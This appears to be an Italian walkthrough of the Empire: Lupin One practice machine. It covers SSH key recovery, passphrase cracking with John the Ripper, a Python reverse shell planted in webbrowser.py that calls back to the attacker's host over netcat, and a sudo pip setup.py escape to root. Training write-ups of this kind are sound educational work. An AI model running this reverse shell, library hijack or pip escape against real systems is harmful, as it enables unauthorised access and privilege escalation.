
File sensibile scoperto: mysecret.txt




1.6 Decodifica del contenuto di mysecret.txt (Base64)

Il formato Base64 è utilizzato per rappresentare dati binari come stringhe di caratteri ASCII, rendendolo utile per trasmettere dati in un formato leggibile. In questo contesto, il file mysecret.txt conteneva una stringa codificata in Base64, la quale una volta decodificata ha rivelato una chiave privata SSH.







Risultato: chiave privata SSH.

Fase 2: Accesso tramite SSH

2.1 Creazione del file della chiave privata e modifica dei permessi
Una volta identificata la chiave privata SSH nel file decodificato, è stato necessario salvarla in un file locale e proteggere l'accesso impostando permessi ristretti. Questo garantisce che solo l'utente possa accedere alla chiave.

Comando utilizzato: sudo chmod 600 ssh_key.txt

2.2 Crack della passphrase della chiave privata con John the Ripper
Per utilizzare la chiave privata, è stato necessario individuare la passphrase associata. Questo è stato fatto utilizzando John the Ripper, convertendo prima la chiave in un formato leggibile da John e poi effettuando un attacco basato su dizionario.

Comando usato: /usr/bin/ssh2john ssh_key.txt > Hash e sudo john –wordlist=/usr/share/wordlists/fasttrack.txt Hash

```
┌──(kali㉿kali)-[~]
└─$ sudo chmod 600 ssh_key.txt

┌──(kali㉿kali)-[~]
└─$ /usr/bin/ssh2john ssh_key.txt > Hash

┌──(kali㉿kali)-[~]
└─$ sudo john --wordlist=/usr/share/wordlists/fasttrack.txt Hash

Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 16 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
P@55w0rd!        (ssh_key.txt)
1g 0:00:00:05 DONE (2025-01-08 17:43) 0.1773g/s 17.02p/s 17.02c/s 17.02C/s P@55w0rd..testing123
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Risultato: Passphrase trovata P@55w0rd!

2.3 Accesso al sistema tramite SSH

Con la chiave privata e la passphrase a disposizione, è stato possibile effettuare l'accesso al sistema come utente icex64.

Comando usato: ssh icex64@192.168.50.159 -i ssh_key.txt

```
┌──(kali㉿kali)-[~]
└─$ ssh icex64@192.168.50.159 -i ssh_key.txt
Enter passphrase for key 'ssh_key.txt':
Linux LupinOne 5.10.0-8-amd64 #1 SMP Debian 5.10.46-5 (2021-09-23) x86_64
##########################################
Welcome to Empire: Lupin One
##########################################
Last login: Thu Oct  7 05:41:43 2021 from 192.168.26.4
icex64@LupinOne:~$ whomai
-bash: whomai: command not found
icex64@LupinOne:~$ whoami
icex64
icex64@LupinOne:~$
```

2.4 Individuazione della prima flag (user.txt)

Una volta all'interno del sistema come icex64, la prima flag è stata individuata nella directory home dell'utente. Questo rappresenta il primo obiettivo raggiunto nel percorso verso l'escalation dei privilegi.

Comando usato: cat user.txt

```
icex64@LupinOne:~$ ls -all
total 40
drwxr-xr-x 4 icex64 icex64 4096 Oct  7  2021 .
drwxr-xr-x 4 root   root   4096 Oct  4  2021 ..
-rw------- 1 icex64 icex64  115 Oct  7  2021 .bash_history
-rw-r--r-- 1 icex64 icex64  220 Oct  4  2021 .bash_logout
-rw-r--r-- 1 icex64 icex64 3526 Oct  4  2021 .bashrc
drwxr-xr-x 3 icex64 icex64 4096 Oct  4  2021 .local
-rw-r--r-- 1 icex64 icex64  807 Oct  4  2021 .profile
-rw------- 1 icex64 icex64   12 Oct  4  2021 .python_history
drwx------ 2 icex64 icex64 4096 Oct  4  2021 .ssh
-rw-r--r-- 1 icex64 icex64 2801 Oct  4  2021 user.txt
icex64@LupinOne:~$ cat user.txt
```

```
3mp!r3{I_See_That_You_Manage_To_Get_My_Bunny}
```

Contenuto della flag: 3mp1r3{I_See_That_You_Manage_To_Get_My_Bunny}

Fase 3: Privilege Escalation

3.1 Analisi dei file nella home di icex64 e arsene

Comandi usati: pwd e cd .. e ls -la e ls -all e cat note.txt

```
icex64@LupinOne:~$ pwd
/home/icex64
icex64@LupinOne:~$ cd ..
icex64@LupinOne:/home$ ls -la
total 16
drwxr-xr-x  4 root   root   4096 Oct  4  2021 .
drwxr-xr-x 18 root   root   4096 Oct  4  2021 ..
drwxr-xr-x  3 arsene arsene 4096 Oct  4  2021 arsene
drwxr-xr-x  4 icex64 icex64 4096 Oct  7  2021 icex64
icex64@LupinOne:/home$ cd root
-bash: cd: root: No such file or directory
icex64@LupinOne:/home$ cd ..
icex64@LupinOne:/$ ls -la
total 68
drwxr-xr-x  18 root root  4096 Oct  4  2021 .
drwxr-xr-x  18 root root  4096 Oct  4  2021 ..
lrwxrwxrwx   1 root root     7 Oct  4  2021 bin → usr/bin
drwxr-xr-x   3 root root  4096 Oct  4  2021 boot
drwxr-xr-x  17 root root  3040 Jan  8 15:42 dev
drwxr-xr-x  72 root root  4096 Jan  8 17:27 etc
drwxr-xr-x   4 root root  4096 Oct  4  2021 home
lrwxrwxrwx   1 root root    30 Oct  4  2021 initrd.img → boot/initrd.img-5.10.0-8-amd64
lrwxrwxrwx   1 root root    30 Oct  4  2021 initrd.img.old → boot/initrd.img-5.10.0-8-amd64
lrwxrwxrwx   1 root root     7 Oct  4  2021 lib → usr/lib
lrwxrwxrwx   1 root root     9 Oct  4  2021 lib32 → usr/lib32
lrwxrwxrwx   1 root root     9 Oct  4  2021 lib64 → usr/lib64
lrwxrwxrwx   1 root root    10 Oct  4  2021 libx32 → usr/libx32
drwx------   2 root root 16384 Oct  4  2021 lost+found
drwxr-xr-x   3 root root  4096 Oct  4  2021 media
drwxr-xr-x   2 root root  4096 Oct  4  2021 mnt
drwxr-xr-x   2 root root  4096 Oct  4  2021 opt
dr-xr-xr-x 133 root root     0 Jan  8 15:42 proc
drwx------   4 root root  4096 Oct  7  2021 root
drwxr-xr-x  18 root root   540 Jan  8 17:46 run
lrwxrwxrwx   1 root root     8 Oct  4  2021 sbin → usr/sbin
drwxr-xr-x   2 root root  4096 Oct  4  2021 srv
dr-xr-xr-x  13 root root     0 Jan  8 15:42 sys
drwxrwxrwt  10 root root  4096 Jan  8 15:42 tmp
drwxr-xr-x  14 root root  4096 Oct  4  2021 usr
drwxr-xr-x  12 root root  4096 Oct  4  2021 var
lrwxrwxrwx   1 root root    27 Oct  4  2021 vmlinuz → boot/vmlinuz-5.10.0-8-amd64
lrwxrwxrwx   1 root root    27 Oct  4  2021 vmlinuz.old → boot/vmlinuz-5.10.0-8-amd64
icex64@LupinOne:/$ cd root
-bash: cd: root: Permission denied
```

```
icex64@LupinOne:/$ cd home
icex64@LupinOne:/home$ cd arsene
icex64@LupinOne:/home/arsene$ ls -all
total 40
drwxr-xr-x 3 arsene arsene 4096 Oct  4  2021 .
drwxr-xr-x 4 root   root   4096 Oct  4  2021 ..
-rw------- 1 arsene arsene   47 Oct  4  2021 .bash_history
-rw-r--r-- 1 arsene arsene  220 Oct  4  2021 .bash_logout
-rw-r--r-- 1 arsene arsene 3526 Oct  4  2021 .bashrc
-rw-r--r-- 1 arsene arsene  118 Oct  4  2021 heist.py
drwxr-xr-x 3 arsene arsene 4096 Oct  4  2021 .local
-rw-r--r-- 1 arsene arsene  339 Oct  4  2021 note.txt
-rw-r--r-- 1 arsene arsene  807 Oct  4  2021 .profile
-rw------- 1 arsene arsene   67 Oct  4  2021 .secret
icex64@LupinOne:/home/arsene$ cet note.txt
-bash: cet: command not found
icex64@LupinOne:/home/arsene$ cat note.txt
Hi my friend Icex64,

Can you please help check if my code is secure to run, I need to use for my next heist.

I dont want to anyone else get inside it, because it can compromise my account and find my secret file.

Only you have access to my program, because I know that your account is secure.

See you on the other side.

Arsene Lupin.
```

3.2 Individuato file heist.py nella directory di arsene

Comando usato: cat heist.py

```
icex64@LupinOne:/home/arsene$ cat heist.py
import webbrowser

print ("Its not yet ready to get in action")

webbrowser.open("https://empirecybersecurity.co.mz")
icex64@LupinOne:/home/arsene$ cd ..
icex64@LupinOne:/home$ cd .
icex64@LupinOne:/home$ cd ..
icex64@LupinOne:/$ locate webbrowser
icex64@LupinOne:/$ locate webbrowser.py
icex64@LupinOne:/$ locate webbrowser.c
icex64@LupinOne:/$ locate webbrowser.open
icex64@LupinOne:/$
```


Analisi del file heist.py:

import webbrowser

print("It's not yet ready to get in action")

webbrowser.open("https://empirecybersecurity.co.mz")


Risultati: Potenziale exploit tramite il modulo webbrowser.py



3.3 Creazione di una reverse shell modificando webbrowser.py:

Codice usato:

```
import socket, os, pty

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

s.connect(("192.168.50.100", 4444))

os.dup2(s.fileno(), 0)

os.dup2(s.fileno(), 1)

os.dup2(s.fileno(), 2)

pty.spawn("/bin/bash")
```



```
icex64@LupinOne:/usr/lib/python3.9$ nano webbrowser.py
```

```
icex64@LupinOne: /usr/lib/python3.9
File  Actions  Edit  View  Help
  GNU nano 5.4                    webbrowser.py
import socket, os, pty
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("192.168.50.100", 4444))
os.dup2(s.fileno(), 0)
os.dup2(s.fileno(), 1)
os.dup2(s.fileno(), 2)
pty.spawn("/bin/bash")
```

3.4 Avvio della reverse shell

Comando locale: nc -lvnp 4444

Comando remoto: sudo -u arsene /usr/bin/python3.9 /home/arsene/heist.py

```
icex64@LupinOne: /
File  Actions  Edit  View  Help
icex64@LupinOne:/usr/lib/python3.9$ cd ..
icex64@LupinOne:/usr/lib$ cd ..
icex64@LupinOne:/usr$ cd ..
icex64@LupinOne:/$ sudo -u arsene /usr/bin/python3.9 /home/arsene/heist.py
```


```
arsene@LupinOne: /
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.50.100] from (UNKNOWN) [192.168.50.159] 58736
arsene@LupinOne:/$
```


Risultato: accesso come utente arsene e password in chiaro ottenuta.

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.50.100] from (UNKNOWN) [192.168.50.159] 58736
arsene@LupinOne:/$ cd /home/arsene
cd /home/arsene
arsene@LupinOne:~$ ls -all
ls -all
total 40
drwxr-xr-x 3 arsene arsene 4096 Oct  4  2021 .
drwxr-xr-x 4 root   root   4096 Oct  4  2021 ..
-rw------- 1 arsene arsene   47 Oct  4  2021 .bash_history
-rw-r--r-- 1 arsene arsene  220 Oct  4  2021 .bash_logout
-rw-r--r-- 1 arsene arsene 3526 Oct  4  2021 .bashrc
-rw-r--r-- 1 arsene arsene  118 Oct  4  2021 heist.py
drwxr-xr-x 3 arsene arsene 4096 Oct  4  2021 .local
-rw-r--r-- 1 arsene arsene  339 Oct  4  2021 note.txt
-rw-r--r-- 1 arsene arsene  807 Oct  4  2021 .profile
-rw------- 1 arsene arsene   67 Oct  4  2021 .secret
arsene@LupinOne:~$ cat .secret
cat .secret
I dont like to forget my password "rQ8EE"UK,eV)weg~*nd-`5:{*"j7*Q"
```

3.5 Escalation a root tramite un exploit pip trovato online

Comandi eseguiti: TF=$(mktemp -d) e echo “import os; os.execv(‘/bin/sh’, [‘sh’, ‘-c’ ‘sh <$(tty) >$(tty) 2>$(tty)’])” > $TF/setup.py e sudo pip install $TF





```
arsene@LupinOne:~$ cd /usr/bin
arsene@LupinOne:/usr/bin$ ls -la
total 100612
drwxr-xr-x  2 root root     20480 Oct  4  2021  .
drwxr-xr-x 14 root root      4096 Oct  4  2021  ..
-rwxr-xr-x  1 root root     60224 Sep 24  2020 '['
-rwxr-xr-x  1 root root     31096 Apr  3  2021  aa-enabled
-rwxr-xr-x  1 root root     31096 Apr  3  2021  aa-exec
-rwxr-xr-x  1 root root     59744 Aug 12  2021  ab
-rwxr-xr-x  1 root root     26856 Jul 28  2021  addpart
lrwxrwxrwx  1 root root        26 Feb 20  2021  addr2line → x86_64-linux-gnu-addr2line
-rwxr-xr-x  1 root root    436576 Jul 29  2019  analog
lrwxrwxrwx  1 root root         6 Feb 19  2021  apropos → whatis
-rwxr-xr-x  1 root root     18664 Jun 10  2021  apt
-rwxr-xr-x  1 root root     88376 Jun 10  2021  apt-cache
-rwxr-xr-x  1 root root     26936 Jun 10  2021  apt-cdrom
-rwxr-xr-x  1 root root     26856 Jun 10  2021  apt-config
-rwxr-xr-x  1 root root     22848 Jun 10  2021  apt-extracttemplates
-rwxr-xr-x  1 root root    276800 Jun 10  2021  apt-ftparchive
-rwxr-xr-x  1 root root     47416 Jun 10  2021  apt-get
-rwxr-xr-x  1 root root     28191 Jun 10  2021  apt-key
-rwxr-xr-x  1 root root     12242 Mar 28  2021  apt-listchanges
-rwxr-xr-x  1 root root     51512 Jun 10  2021  apt-mark
-rwxr-xr-x  1 root root     39152 Jun 10  2021  apt-sortpkgs
lrwxrwxrwx  1 root root        19 Feb 20  2021  ar → x86_64-linux-gnu-ar
-rwxr-xr-x  1 root root     39744 Sep 24  2020  arch
lrwxrwxrwx  1 root root        19 Feb 20  2021  as → x86_64-linux-gnu-as
lrwxrwxrwx  1 root root        21 Oct  4  2021  awk → /etc/alternatives/awk
-rwxr-xr-x  1 root root     60352 Sep 24  2020  b2sum
-rwxr-xr-x  1 root root     43872 Sep 24  2020  base32
-rwxr-xr-x  1 root root     43872 Sep 24  2020  base64
-rwxr-xr-x  1 root root     39712 Sep 24  2020  basename
-rwxr-xr-x  1 root root     56160 Sep 24  2020  basenc
-rwxr-xr-x  1 root root   1234376 Aug  4  2021  bash
```

```
arsene@LupinOne:/usr/bin$ TF=$(mktemp -d)
echo "import os; os.execv('/bin/sh', ['sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)'])" > $TF/setup.py
